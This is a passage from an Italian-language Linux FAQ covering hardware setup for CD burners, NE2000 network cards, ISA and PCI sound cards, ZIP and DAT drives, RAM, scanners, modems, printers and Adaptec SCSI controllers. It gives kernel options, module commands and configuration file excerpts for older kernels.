Generalmente è uno dei dispositivi '`/dev/scd`*n*' dove *n* assume valori quali 0, 1, 2, 3, ecc..

Es.: inserire un CD-ROM nel masterizzatore, creare la directory di innesto (*mount*):

`#` **`mkdir /mnt/masterizzatore`**[*Invio*]

Si provi ora a montare il CD-ROM presente nel masterizzatore:

`#` **`mount -t iso9660 /dev/scd0 /mnt/masterizzatore`**[*Invio*]

se vengono segnalati errori, provare con un'altro numero. Per provare a vedere il contenuto della directory principale del CD-ROM nel masterizzatore impartire il comando:

`#` **`ls -la /mnt/masterizzatore`**[*Invio*]

se la directory appare vuota, allora il CD-ROM non è stato montato.

401.8 Schede di rete

401.8.1) Come si utilizzano schede di rete NE2000 compatibili in GNU/Linux?

Occorre dichiarare come modulo ('**`M`**') o inserire in maniera monolitica ('**`Y`**') il supporto per questa scheda all'interno del kernel. Si deve innanzitutto identificare se si tratta di una scheda ISA o PCI. Nella scelta delle opzioni da inserire all'interno del kernel, si dovrà selezionare nell'ambito di *Network device support* e nella fattispecie *Ethernet (10 or 100 Mbit)*

Figura 401.6. Selezionare una scheda di rete NE 2000 PCI

Figura 401.7. Selezionare una scheda di rete NE 2000 ISA

Una volta ricompilato il kernel, se la scheda è di tipo PCI, si dovrà caricare il modulo relativo[8] con:

`# modprobe ne2k-pci`[*Invio*]

Se la scheda è ISA si dovrà dare il seguente comando:

`# insmod ne io=0x300H`[*Invio*]

inserendo l'indirizzo opportuno rilevabile tramite il software che di solito accompagna la scheda o tramite i ponticelli presenti sulla scheda stessa. Qualora si rilevino errori, si provi ad inserire prima il modulo '**8310**':

`# insmod 8310`[*Invio*]

401.9 Scheda audio

401.9.1) Come si fa a rilevare le schede audio Plug & Play in GNU/Linux?

Prima di tutto il kernel dovrà essere stato compilato con il supporto per i moduli OSS oltre che per quelli specifici della scheda in questione. Si devono inoltre innanzitutto scaricare gli eventuali moduli audio presenti in memoria, altrimenti il riconoscimento delle periferiche Plug & Play potrebbe venire compromesso.

Questa momentanea *depurazione* la si ottiene con il seguente script:

```
cat /proc/modules|gawk '/^uar/{print $1}'|xargs -i rmmod {}
cat /proc/modules|gawk '/^snd/{print $1}'|xargs -i rmmod {}
cat /proc/modules|gawk '/^opl/{print $1}'|xargs -i rmmod {}
cat /proc/modules|gawk '/^ad/{print $1}'|xargs -i rmmod {}
cat /proc/modules|gawk '/^sound/{print $1}'|xargs -i rmmod {}
cat /proc/modules|gawk '/^mpu/{print $1}'|xargs -i rmmod {}
cat /proc/modules|gawk '/^isa/{print $1}'|xargs -i rmmod {}
```

[8] se invece il supporto è stato compilato in modo monolitico ('**Y**') non sarà necessaria questo comando.

Una volta eseguito tale script, si deve creare il file '`isapnpNEW.conf`' per ottenere il file di configurazione generico delle periferiche Plug & Play[9]. Il comando per ottenere tale file è:

`pnpdump --config > isapnpNEW.conf`[*Invio*]

Una volta creato il file lo si potrà caricare mediante::

`isapnp isapnpNEW.conf`[*Invio*]

Occorrerà poi inserire i moduli '**`soundcore`**' e '**`sound`**' con i seguenti comandi:

`insmod soundcore`[*Invio*]

e:

`insmod sound`[*Invio*]

Fatto questo dovrà essere inserito il modulo della scheda audio.

L'elenco dei moduli, le sequenze e le modalità di inserimento cambiano da scheda a scheda. Le indicazioni sono presenti in genere nei documenti della directory '`/usr/src/linux/Documentation/sound/`' per cui è consigliabile fare riferimento prima a tale documentazione.

401.9.2) Come si fa a rilevare una scheda audio OPTi 82C931 presente su un alloggiamento ISA?

La scheda funziona con i moduli OSS: occorre attivarla con Isapnptools e inserire i moduli nel corretto ordine. Si consiglia di fare riferimento alla documentazione presente nella directory di documentazione del kernel ('`/usr/src/linux/Documentation/sound/Opti`').

Innanzitutto si consiglia di utilizzare almeno '**`isapnptools-1.13`**' o superiore. Mediante '**`pnpdump`**' si rileveranno le informazioni della scheda. Il risultato di questa rilevazione dovrà essere modificato al fine di evidenziare ed utilizzare le opzioni che interessano. Una volta modificato, il file verrà generalmente installato come '`/etc/isapnp.conf`'.

Segue una porzione del file '`/etc/conf.modules`' che permette il funzionamento di questa scheda:

```
alias mixer0 mad16
alias audio0 mad16
alias midi0  mad16
alias synth0 opl3
options sb mad16=1
options mad16 irq=10 dma=0 dma16=1 io=0x530 joystick=1 cdtype=0
options opl3 io=0x388
post-install mad16 /sbin/ad1848_mixer_reroute 14 8 15 3 16 6
```

Occorrerà impostare i corretti valori degli indirizzi.

[9] questo vale solo per le schede ISA, non per le PCI.

401.9.3) Come si fa ad utilizzare una scheda audio Sound Blaster Live! con GNU/Linux?

I possessori della scheda audio Sound Blaster Live! potranno utilizzare normalmente la scheda con un kernel di versione 2.4.x o superiore.

Figura 401.8. Inserimento del supporto per la Sound Blaster Live! all'atto della ricompilazione del kernel

Gli utenti che disponessero di un kernel della serie 2.2.x potranno utilizzare il pacchetto '`emu10k1`*xxx*`.tar.gz`'[10] prelevabili dal sito della Creative Labs[11]. In questo caso occorrerà attenersi alle indicazioni del file '`README`' allegate al pacchetto.

401.9.4) Perché il sistema restituisce un errore di '`device busy`' relativo alla SoundBlaster PCI 128?

Qualora si verificasse un errore del genere si consiglia di includere il supporto di tale scheda in maniera monolitica e non come modulo. Inoltre si consiglia di verificare se gli *irq* della scheda non sia in conflitto con qualche altro dispositivo (la porta parallela ad esempio).

401.9.5) Come si configura una SoundBlaster PCI 64V in GNU/Linux?

Si deve inserire il supporto per le seguenti componenti nel kernel:

Nella sezione *Sound* si dovranno abilitare le seguenti opzioni [12]:

- *Sound card support*
- *Ensoniq AudioPCI (ES1370)* o *Creative Ensoniq AudioPCI97 (ES1371)*

[10] dove *xxx* indica la versione.

[11] è possibile che la Creative Labs non fornisca più tali file vista la possibilità di gestire la scheda con la versione 2.4.x del kernel.

[12] purtroppo capita spesso che alcune opzioni si trovano in altre sezioni, che abbiano cambiato nome o che siano state integrate da altre.

Figura 401.9. Inserimento del supporto per la SoundBlaster> PCI 64V all´atto della ricompilazione del kernel

- *OSS sound modules*
- *100% Sound Blaster compatibles (SB16/32/64, ESS, Jazz16) support*
- *AWE32 synth*[13]
- *Generic OPL2/OPL3 FM synthesizer support*
- *FM synthesizer (YM3812/OPL-3) support*

401.9.6) Come si configura una scheda audio Yamaha OPL3-SA*x* in GNU/Linux?

Incluso il supporto per la scheda in questione nel kernel, si dovrà utilizzare Isapnptools (controllare la LDR 401.9.1). Una volta creato il file di configurazione con Isapnptools, si daranno i seguenti comandi:

modprobe mpu401[*Invio*]

modprobe ad1848[*Invio*]

modprobe opl3sa2 io=0x370 mss_io=0x530 mpu_io=0x330 irq=5 dma=0 dma2=1[*Invio*][14]

modprobe opl3 io=0x388[*Invio*][15]

Per utilizzare invece questa scheda con ALSA si darà il seguente comando:

modprobe snd-card-opl3sa2 snd_port=0x370 snd_wss_port=0x530 \ snd_midi_port=0x300 snd_fm_port=0x388 snd_irq=5 \ snd_dma1=0 snd_dma1_size=4 snd_dma2=1 snd_dma2_size=4[*Invio*][16]

modprobe snd-pcm1-oss.o[*Invio*]

modprobe snd-mixer-oss.o[*Invio*]

aumix -L[*Invio*]

[13] nei kernel non recentissimi presente nella sezione Additional low level sound drivers
[14] occorrerà inserire i valori e gli indirizzi adeguati
[15] occorrerà inserire i valori e gli indirizzi adeguati
[16] occorrerà inserire i valori e gli indirizzi adeguati

401.9.7) Come si configura una scheda Avance Logic ALS 110 in GNU/Linux?

Per utilizzare una scheda audio Avance Logic ALS 110 si dovrà disabilitare (tramite i commenti «'#'») il DMA 1 nel file di configurazione generato da Isapnptools. Eccone un esempio:

```
#/etc/als100.conf
(READPORT 0x020b)
(ISOLATE PRESERVE)
(IDENTIFY *)
(VERBOSITY 2)
(CONFLICT (IO FATAL)(IRQ FATAL)(DMA FATAL)(MEM FATAL)) # or WARNING
(CONFIGURE ALS0110/-1 (LD 0
(IO 0 (BASE 0x220))
(INT 0 (IRQ  5 (MODE +E)))
(DMA 0 (CHANNEL  0))
# (DMA 1 (CHANNEL 0))
# volutamente commentato per conflitto dma
 (NAME "ALS0110/-1[0]{PnP Sound Chip }")
 (ACT Y)
))
(CONFIGURE ALS0110/-1 (LD 1
 (NAME "ALS0110/-1[1]{PnP Sound Chip }")
 (ACT Y)
))
(CONFIGURE ALS0110/-1 (LD 2
 (NAME "ALS0110/-1[2]{PnP Sound Chip }")
 (ACT Y)
))
(CONFIGURE ALS0110/-1 (LD 3
(INT 0 (IRQ 9 (MODE +E)))
 (NAME "ALS0110/-1[3]{PnP Sound Chip }")
 (ACT Y)
))
(WAITFORKEY)
```

Si dovranno commenta le righe di '`/etc/conf.modules`' e rimuovere i moduli audio caricati. In seguito si darà il seguente comando:

\# **`isapnp /etc/`***als100.conf* [*Invio*][17]

L'output dovrebbe essere simile al seguente:

```
Board 1 has Identity a3 ff ff ff ff 10 01 93 05:  ALS0110 Serial No -1
[checksum a3]
ALS0110/-1[0]{PnP Sound Chip      }: Port 0x220; IRQ5 DMA0 --- Enabled OK
ALS0110/-1[1]{PnP Sound Chip      }: --- Enabled OK
ALS0110/-1[2]{PnP Sound Chip      }: --- Enabled OK
ALS0110/-1[3]{PnP Sound Chip      }: IRQ9 --- Enabled OK
```

In seguito si provvederà ad inserire i moduli '**`sound`**', '**`uart401`**' e '**`sb`**' come descritto in '`/usr/src/linux/sound`'.

401.9.8) Come si configura una scheda Plug & Play 16 bit ISA SoundBlaster compatibile in GNU/Linux?

Qualora si disponga di una scheda 16 bit ISA SoundBlaster compatibile, si dovrà inserire all'interno del file '`/etc/conf.modules`' le seguenti righe deputate a caricamento dei moduli necessari:

[17] se *als100.conf* è il file generato da Isapnptools che si era modificato apponendo i commenti.

```
alias sound sb
pre-install sound insmod sound dmabuf=1
alias midi opl3
options opl3 io=0x388
options sb io=0x220 irq=5 dma=1 dma16=5 mpu_io=0x330
```

nel file '`/etc/modules`' va inserita solamente la riga:

```
auto
```

Ovviamente il kernel dovrà essere ricompilato prestando attenzione che nella sezione '**`Loadable module support`**' tutte e tre le opzioni siano abilitate. Gli indirizzi dovranno inoltre essere quelli corretti.

401.9.9) Come si fa riconoscere al sistema una scheda audio SoundBlaster 16 Plug & Play?

Per utilizzare la scheda audio SoundBlaster 16 Vibra Plug & Play, si dovranno seguire innanzitutto le istruzioni preliminari presenti nella LDR 401.9.1 fino al punto in cui viene caricato con '**`isapnp`**' il file creato da Isapnptools.

In seguito si daranno i seguenti comandi:

`#` **`modprobe sound`**[*Invio*]

`#` **`insmod uart401`**[*Invio*]

`#` **`insmod sb io=0x220 irq=5 dma=1 dma16=7`**[*Invio*][18]

Ecco un estratto del file '`/usr/src/linux/Documentation/sound/Soundblaster`':

```
modprobe sound
insmod uart401
insmod sb ...

This loads the driver for the Sound Blaster and assorted clones. Cards that
are covered by other drivers should not be using this driver.

The Sound Blaster module takes the following arguments

io              I/O address of the Sound Blaster chip (0x220,0x240,0x260,0x280)
irq             IRQ of the Sound Blaster chip (5,7,9,10)
dma             8-bit DMA channel for the Sound Blaster (0,1,3)
dma16           16-bit DMA channel for SB16 and equivalent cards (5,6,7)
mpu_io          I/O for MPU chip if present (0x300,0x330)
```

401.9.10) Come si configurano i driver ALSA per le schede audio SoundBlaster PCI 64V integrate su scheda madre?

Se si dispone di una scheda audio SoundBlaster PCI 64V, integrata su scheda madre, che non si riesce a far funzionare, sarebbe opportuno provare con i driver ALSA. Per fare questo, si dovrà ricompilare il kernel con il solo supporto del suono, senza alcun driver specifico. Si dovranno inoltre installare i driver ALSA, e modificare opportunamente il file /etc/conf.modules inserendo:

```
alias char-major-116 snd
```

[18]inserire opportunamente i valori corretti degli indirizzi e delle altre impostazioni.

```
alias snd-card-0 snd-card-ens-1371

alias char-major-14 soundcore
alias sound-slot-0 snd-card-0
alias sound-service-0-0 snd-mixer-oss
alias snd-service-0-1 snd-seq-oss
alias snd-service-0-3 snd-pcm1-oss
```

Una volta riavviato il sistema con queste modifiche all'atto di eseguire il comando:

cat /proc/modules[*Invio*]

si dovrà ottenere qualcosa del genere:

```
snd-pcm1-oss           13260   0 (autoclean)
snd-card-ens1371        2332   0 (autoclean)
snd-ens1371             7824   0 (autoclean) [snd-card-ens1371]
snd-pcm1               18108   0 (autoclean) [snd-pcm1-oss snd-ens1371]
snd-timer               8380   0 (autoclean) [snd-pcm1]
snd-ac97-codec         20384   0 (autoclean) [snd-ens1371]
snd-mixer              26688   0 (autoclean) [...]
snd-midi               13388   0 (autoclean) [...]
snd-seq-device          3136   1 (autoclean) [...]
snd-pcm                 8812   0 (autoclean) [...]
snd                    34880   1 (autoclean) [...]
```

Oltre a questo controllo, anche il comando:

cat /proc/asound/cards[*Invio*]

dovrebbe restituire qualcosa di simile a:

```
0 [card1          ]: AudioPCI - Ensoniq AudioPCI
\011\011     Ensoniq AudioPCI ES1371 at 0xe400, irq 11
```

Occorre infine ricordare che ora il volume è impostato come muto. Fare riferimento alla LDR 398.1.2 per risolvere il problema.

401.10 Lettori ZIP

401.10.1) Quale è il nome del dispositivo comunemente associato ad un lettore Iomega ZIP ATAPI installato sul canale master della seconda interfaccia IDE/EIDE?

Il lettore ZIP in questione è generalmente associato al dispositivo '`/dev/hdc4`'. Esso potrà essere montato mediante il seguente comando:

mount -t ext2 /dev/hdc4 /*zip***/**[*Invio*][19]

401.10.2) Come si deve configurare il sistema per far riconoscere un lettore ZIP collegato alla porta parallela?

In genere un lettore ZIP collegato alla porta parallela, è associato al dispositivo di sistema '`/dev/sda4`'. Prima però di poterlo utilizzare, si dovrà ricompilare il kernel con le opzioni adatte a poterlo gestire. Ecco cosa includere:

Nella sezione *SCSI support*:

[19] dove *zip* è la directory di innesto desiderata.

```
SCSI support:        Yes
SCSI disk support:   Yes
```

Nella sezione *SCSI low-level drivers* si dovrà scegliere tra:

```
IOMEGA parallel port (ppa - older drives):        Yes
```

se si dispone di un lettore vecchio oppure:

```
IOMEGA parallel port (imm - newer drives):        Yes
```

se si dispone di un lettore nuovo o dello ZIP Plus. In genere se sul cavo fornito dal produttore compare la scritta '**`AutoDetect`**', si dovrà utilizzare quest'ultima opzione.

All'interno della sezione *Character devices* si dovrà selezionare invece:

```
Parallel printer support:      Yes
```

Dopo aver selezionato queste opzioni, sarà necessario ricompilare il kernel. All'avvio con l'immagine ricompilata si dovrà verificare se il lettore ZIP è stato riconosciuto. Se i messaggi di avvio scorrono troppo velocemente, si possono visualizzare in seguito mediante il comando '**`dmesg`**':

`#` **`dmesg | less`**[*Invio*]

Se il lettore è stato riconosciuto si proverà ad innestare un dischetto per prova:

`#` **`mount -t ext2 /dev/sda4`** *punto_innesto* [*Invio*][20]

In questo caso si cercherà di innestare al file system principale a livello della directory indicata da *punto_montaggio* un dischetto ZIP con file system '**`ext2`**'.

Per ulteriori informazioni consultare lo *ZIP-Drive mini HOWTO*.

401.10.3) Quali sono le differenze tra i moduli '`ppa`' e '`imm`' dei drive ZIP?

All'atto di ricompilare il kernel per includere il supporto per il drive ZIP, si dovrà scegliere tra il modulo *ppa* e quello *imm*. Questi moduli si scelgono all'interno di *SCSI support* ed in particolare in *SCSI low-level drivers*.

Figura 401.10. La scelta del tipo di unità ZIP.

[20] dove *punto_innesto* è la directory di innesto desiderata.

Si deve ricordare che se lo ZIP è installato su porta parallela, si dovrà prevedere anche il supporto per la parallela stessa. Si dovrà selezionare infatti anche all'interno di *General setup* il supporto per la porta parallela (*Parallel port support* e *PC-style hardware*).

In genere il dispositivo è '`/dev/sdb4`'.

401.11 Nastri

401.11.1) Come si utilizzano le unità a nastro DAT?

L'utilizzo di queste unità a nastro, avviene mediante il comando '**`tar`**'. Il dispositivo generalmente associato all'unità è '`/dev/nst0`':

`#` **`tar cvvf /dev/nst0`** *file file directory* [*Invio*][21]

Si ricordi che è possibile anche specificare la grandezza dei blocchi:

`#` **`tar cvvbf`** *64* **`/dev/nst0`** *file file directory* [*Invio*]

Per riavvolgere il nastro si usa il comando '**`mt`**'. Se si utilizza sempre quel dispositivo, è possibile fare un collegamento simbolico:

`#` **`ln -s /dev/nst0 /dev/tape`**[*Invio*]

Gli altri comandi utilizzati frequentemente per gestire un'unità a nastro sono:

- `#` **`mt rewi`**[*Invio*]

  che serve per riavvolgere il nastro;

- `#` **`mt offl`**[*Invio*]

  che riavvolge ed espelle il nastro;

- `#` **`mt fsf`**[*Invio*]

  avanza di un archivio;

- `#` **`mt fsf`** *n*[*Invio*]

  avanza di *n* archivi;

- `#` **`mt bsf`**[*Invio*]

  torna indietro di un archivio;

- `#` **`mt bsf`** *n*[*Invio*]

  torna indietro di *n* archivi.

[21] dove *file* e *directory* rappresentano la possibilità di indicare file e directory.

401.12 RAM

401.12.1) Quanta RAM è utilizzata e quanta è disponibile?

Per visualizzare quanta RAM viene utilizzata e quanta è disponibile si utilizzerà il comando '**free**':

\# **free**[*Invio*]

L'output del comando sarà simile al seguente:

```
bigpaul@linuxfaq.it:~/LDR$ free
             total    used    free  shared buffers     cached
Mem:        126712  114520   12192       0    5920   55800
-/+ buffers/cache:   52800   73912
Swap:       136040          0     136040
bigpaul@linuxfaq.it:~/LDR$
```

Per sapere quanta RAM utilizza ogni singolo processo si utilizzerà '**top**'.

```
 02:44:32 up  1:01,  2 users,  load average: 0.00, 0.00, 0.00
55 processes: 53 sleeping, 2 running, 0 zombie, 0 stopped
CPU states:   0.4% user,  52.9% system,   0.0% nice,  46.7% idle
Mem:    126712K total,   114000K used,    12712K free,     5920K buffers
Swap:   136040K total,        0K used,   136040K free,    55836K cached

  PID USER     PRI  NI  SIZE  RSS SHARE STAT %CPU %MEM   TIME COMMAND
    3 root      20   0     0    0     0 SW   52.3  0.0  48:03 kapm-idled
  327 root       5 -10 20496  11M  2624 S <   0.5  9.1   0:25 XFree86
  811 bigpaul    9   0  5088 5088  2012 S     0.1  4.0   0:06 wish
  949 bigpaul   10   0  1072 1072   852 R     0.1  0.8   0:00 top
    1 root       8   0   524  524   460 S     0.0  0.4   0:03 init

[...]

  138 root       9   0   624  624   512 S     0.0  0.4   0:00 syslogd
  141 root       9   0  1112 1112   436 S     0.0  0.8   0:00 klogd
  157 root       9   0   668  668   512 S     0.0  0.5   0:00 cardmgr
  164 root       9   0   548  548   480 S     0.0  0.4   0:00 inetd
  170 root       9   0   600  600   508 S     0.0  0.4   0:00 lpd
```

401.12.2) Come si dichiara la quantità di RAM oltre le 64 Mibyte in proprio possesso?

Chi possiede più di 64 Mibyte di RAM, dovrà aggiungere nel file '`/etc/lilo.conf`' la seguente riga:

```
append = "mem=quantitaramM"
```

Es.: altre 64 Mibyte di RAM richiederanno la seguente riga:

```
append="mem=64M"
```

401.12.3) Perché la dichiarazione della quantità RAM superiore alle 64 Mibyte non funziona?

Se ad esempio si disponesse di 160 Mibyte aggiuntive, e la riga:

```
append="mem=96M"
```

restituisse errore (o non permettesse il riconoscimento della RAM), si dovrà controllare l'eventuale esistenza di una scheda video integrata nella scheda madre. Se così fosse vanno sottratte dalle 96 Mibyte, quelle che sono dedicate alla scheda video. Se la scheda video richiede 4 Mibyte, allora la riga sarà:

```
append="mem=92M"
```

401.12.4) Come si comporta il sistema se ci sono difetti nella RAM?

Se nel sistema c'è RAM difettosa, in corrispondenza di attività intensive (ad esempio la ricompilazione del kernel) il sistema restituirà un messaggio di:

```
SIGNAL 11
```

401.13 Scanner

401.13.1) Si può utilizzare uno scanner HP 6100C in GNU/Linux?

Se si dispone di un scanner HP 6100C, per farlo funzionare occorrerà modificare il file '`/usr/src/linux/drivers/scsi/scsi.c`'. In particolare occorre cercare le seguenti stringhe:

```
    {"HP", "C1750A", "3226", BLIST_NOLUN},          /* scanjet iic */
    {"HP", "C1790A", "", BLIST_NOLUN},              /* scanjet iip */
[1] {"HP", "C2500A", "", BLIST_NOLUN},              /* scanjet iicx */
```

ed aggiungere questa:

```
[2] {"HP", "C2520A", "3644", BLIST_NOLUN},          /* scanjet 6100C */
```

Queste informazioni sono tratte da MS-Windows. Una volta modificato il file '`scsi.c`', si dovrà ricompilare il kernel.

Il comando:

`cdrecord -scanbus`[*Invio*]

dovrebbe confermare il corretto funzionamento del dispositivo.

401.14 Modem

401.14.1) Si possono utilizzare i Win-modem in GNU/Linux?

I Win-modem[22] attualmente gestiti da Linux sono i Lucent '**`LT Chipset CL-MD5620DT`**' e '**`PCTel`**'. Ulteriori informazioni presso: <*http://www.linmodems.org/*>, <*http://linmodems.org*> e <*http://www.geocities.com/SiliconValley/3217/Documents/WinModems.html*>.

[22] più precisamente definibili come '**`modem software`**'.

Questi modem sono costituiti da un processore DSP (*Digital Signal Processor*) che elabora i segnali in modo da renderli uguali a quelli generati o ricevuti da un modem normale. Per fare questo c'è bisogno di driver appropriati per funzionare e non ce ne sono sotto Linux, visto che le specifiche non vengono rese pubbliche.

401.14.2) Cosa si deve configurare per far riconoscere il modem al sistema?

Il modem non dovrebbe creare in genere problemi in Linux: la maggior parte dei modem sono Hayes compatibili, ossia hanno una serie di istruzioni codificate e come tali poco importa quale sia la casa costruttrice.

I problemi cominciano ad esserci qualora si utilizzino i Win-modem[23] Sono pochissimi i modelli supportati. Fare riferimento alla LDR 401.14.1 per ulteriori chiarimenti.

401.14.3) Come si configura il sistema per utilizzare un dispositivo US Robotics ISDN TA?

Prima di tutto occorre assicurarsi di avere avviato i seguenti moduli: '**`ppp`**', '**`shlc`**' e '**`bsd_comp`**'. La configurazione è equivalente ad un normale '**`ppp`**', le uniche cose da controllare sono, i moduli e le stringhe da inviare. Occorre verificare inoltre che non venga utilizzato in maniera predefinita l''**`hdlc`**' ma l' '**`async ppp to sync ppp`**'.

401.15 Stampante

401.15.1) Quali sono le stampanti utilizzabili con GNU/Linux?

Un elenco completo delle stampanti utilizzabili con GNU/Linux è reperibile all'indirizzo <*http://www.linuxprinting.org/printer_list.cgi*>.

401.15.2) Come si può stampare con una HP Deskjet 720C?

Viene qui presentata una configurazione funzionante (non per il colore però) per stampare con una stampante HP Deskjet 720C. Il risultato è stato ottenuto mediante il pacchetto '**`pbm2ppa`**' scritto da Tim Norman. La stampa viene effettuata attraverso l'interfaccia PostScript presente in '**`pbm2ppa`**'. Ecco il file '`/etc/printcap`' che è stato utilizzato:

```
lp:\
 \011:lp=/dev/lp1:\
\011:sd=/var/spool/lpd/lp:\
\011:lf=/var/spool/lpd/lp/log:\
\011:af=/var/spool/lpd/lp/acct:\
\011:if=/usr/local/bin/ps.if:\
\011:la:mx#0:\
\011:sh:sf:
```

Ecco anche il filtro '`ps.if`':

```
#! /bin/sh
gs -sDEVICE=pbmraw -q -dNOPAUSE -r600 -sOutputFile= - | \
/usr/local/bin/pbm2ppa - -
```

[23] più precisamente definibili come '**`modem software`**'.

401.15.3) Come si configura il file '`/etc/printcap`' se si utilizza una stampante Epson Stylus Color?

Qualora si disponga di una stampante Epson Stylus Color, si provi ad utilizzare il seguente file di configurazione '`/etc/printcap`':

```
lp|Stylus 360 dpi
\011:sd=/var/spool/lpd/lp
\011:sh
\011:rw
\011:lp=/dev/lp0
\011:mx#0
\011:if=/etc/magicfilter/stylus_color_360dpi-filter

lp720|Stylus 720 dpi
\011:sd=/var/spool/lpd/lp720
\011:sh
\011:rw
\011:lp=/dev/lp0
\011:mx#0
\011:if=/etc/magicfilter/stylus_color_720dpi-filter
```

401.15.4) Cosa va impostato prima della ricompilazione del kernel per permettere al sistema di stampare?

Quali opzioni in quali sezioni vanno impostate durante la compilazione del kernel per far lavorare la stampante? Devo per caso, dopo la compilazione, modificare LILO per passare parametri speciali al kernel, oppure aggiungere qualche riga allo stesso?

Per i kernel della serie 2.0.*x* è sufficiente includere il modulo per la parallela ('**`lp.o`**').

Per quelli della serie 2.2.*x* si dovranno includere le seguenti opzioni:

```
CONFIG_MODULES=y
CONFIG_MODVERSIONS=y
CONFIG_KMOD=y

CONFIG_PARPORT=m
CONFIG_PARPORT_PC=m
CONFIG_PARIDE_PARPORT=m
```

e si dovrà indicare nel file '`/etc/conf.modules`' la seguente porzione di testo:

```
alias parport_lowlevel parport_pc
options parport_pc io=0x378,0x278 irq=7,auto
```

Per i kernel della serie 2.4.*x* sarà necessario selezionare dal menù principale di configurazione, l'opzione '**`Parallel port support`**'.

Figura 401.11. Le opzioni per la porta parallela per il kernel 2.4.5.

401.16 Periferiche SCSI

401.16.1) Come funziona l'emulazione SCSI per la gestione delle periferiche IDE/EIDE/ATAPI?

L'emulazione SCSI è nata con uno scopo ben preciso, cioè quello di evitare di dover riscrivere i driver per le periferiche ed i programmi che già esistono per il protocollo SCSI (masterizzatori, lettori ZIP, ecc.). In pratica quello che viene effettuato al caricamento del modulo '**`ide-scsi`**' è la creazione di una catena SCSI virtuale dove vengono innestate tutte le periferiche connesse ad un'interfaccia IDE/EIDE che non hanno supporto nativo nel kernel caricato.

In pratica, se si compila come modulo il supporto per i CD-ROM ATAPI, il supporto per l'emulazione '**`ide-scsi`**', ed il supporto per il CDROM SCSI, quello che accade è questo:

- Se si carica il modulo IDE/EIDE del CD-ROM si otterrà il supporto IDE/EIDE per il CD-ROM;
- se si carica il modulo '**`ide-scsi`**' e tutte le periferiche IDE/EIDE sono supportate da un qualche driver, allora sul bus SCSI virtuale non ci saranno periferiche;
- se si carica il modulo '**`ide-scsi`**' e poi si carica il modulo '**`scd`**' (supporto CD-ROM SCSI), si otterranno invece tutti CD-ROM SCSI.

Se ad esempio si avesse la necessità, per qualche ragione, di avere a disposizione i dischi come SCSI invece che come IDE/EIDE/ATAPI, allora si dovrà rimuovere il supporto per i dischi IDE/EIDE e caricare il supporto per quelli SCSI.

401.16.2) Quale opzione del kernel bisogna selezionare se si possiede la scheda SCSI Adaptec 2904?

Si dovrà selezionare *AIC7xxx*[24].

Figura 401.12. Le opzioni per i dispositivi Adaptec.

Il modulo si inserirà con il seguente comando:

`# modprobe aic7xxx`[*Invio*]

401.16.3) Cosa si deve configurare per fare riconoscere al sistema il dispositivo SCSI Adaptec 1510A?

Qualora si disponga di una scheda SCSI Adaptec 1510A, si dovrà selezionare l'opzione *Adaptec AHA 152X/2825 support* come si può vedere in figura 401.12. Per automatizzare il caricamento del supporto per tale scheda, si dovrà inserire nel file '`/etc/lilo.conf`' la riga:

```
append="aha152x=0x340,11,7,1"
```

Questa opzione equivale a scrivere sul prompt di LILO. Occorre ricordare che in ogni caso si dovrà lanciare di nuovo il comando '**`lilo`**':


`# /sbin/lilo`[*Invio*]

401.16.4) Cosa si deve configurare per fare riconoscere al sistema il dispositivo SCSI Adaptec 1505?

Qualora si disponesse di un controller Adaptec 1505, si dovrà scegliere, all'atto della compilazione del kernel, l'opzione *Adaptec AHA 152X/2825 support*.

[24] ci sono due versioni, una per i vecchi modelli

Figura 401.13. La descrizione dei dispositivi Adaptec AHA 152X/2825 support.

```
Configuration help

CONFIG_SCSI_AHA152X:

This is a driver for the AHA-1510, AHA-1520, AHA-1522, and AHA-2825
SCSI host adapters. It also works for the AVA-1505, but the IRQ etc.
must be manually specified in this case.

It is explained in section 3.3 of the SCSI-HOWTO, available from
http://www.linuxdoc.org/docs.html#howto . You might also want to
read the file drivers/scsi/README.aha152x.

This driver is also available as a module ( = code which can be
inserted in and removed from the running kernel whenever you want).
The module will be called aha152x.o. If you want to compile it as a
module, say M here and read Documentation/modules.txt.

OK
```

Come si può rilevare dalla figura 401.16.4, il supporto per la scheda in questione esiste ma occorrerà specificare manualmente i valori. Si dovranno innanzitutto specificare all'interno del file '`/etc/conf.modules`' queste due righe:

```
options scsi_hostadapter aha152x=0x340,9,7,1,1
alias scsi_hostadapter aha152x
```

Il comando per inserire il modulo sarà:

`/sbin/modprobe aha152x.o aha152x=0x340,9,7,1,1`[*Invio*]

401.16.5) Cosa si deve configurare per fare riconoscere al sistema il dispositivo SCSI Adaptec 152x?

Per questo tipo di controller si utilizzino le stesse informazioni contenute nella LDR 401.16.4.

Viene qui riportato lo schema dei ponticelli della scheda guardando la scheda con il pettine verso il basso:

```
alt     j1  o o  =140h-15fh     o-o  =340h-35fh
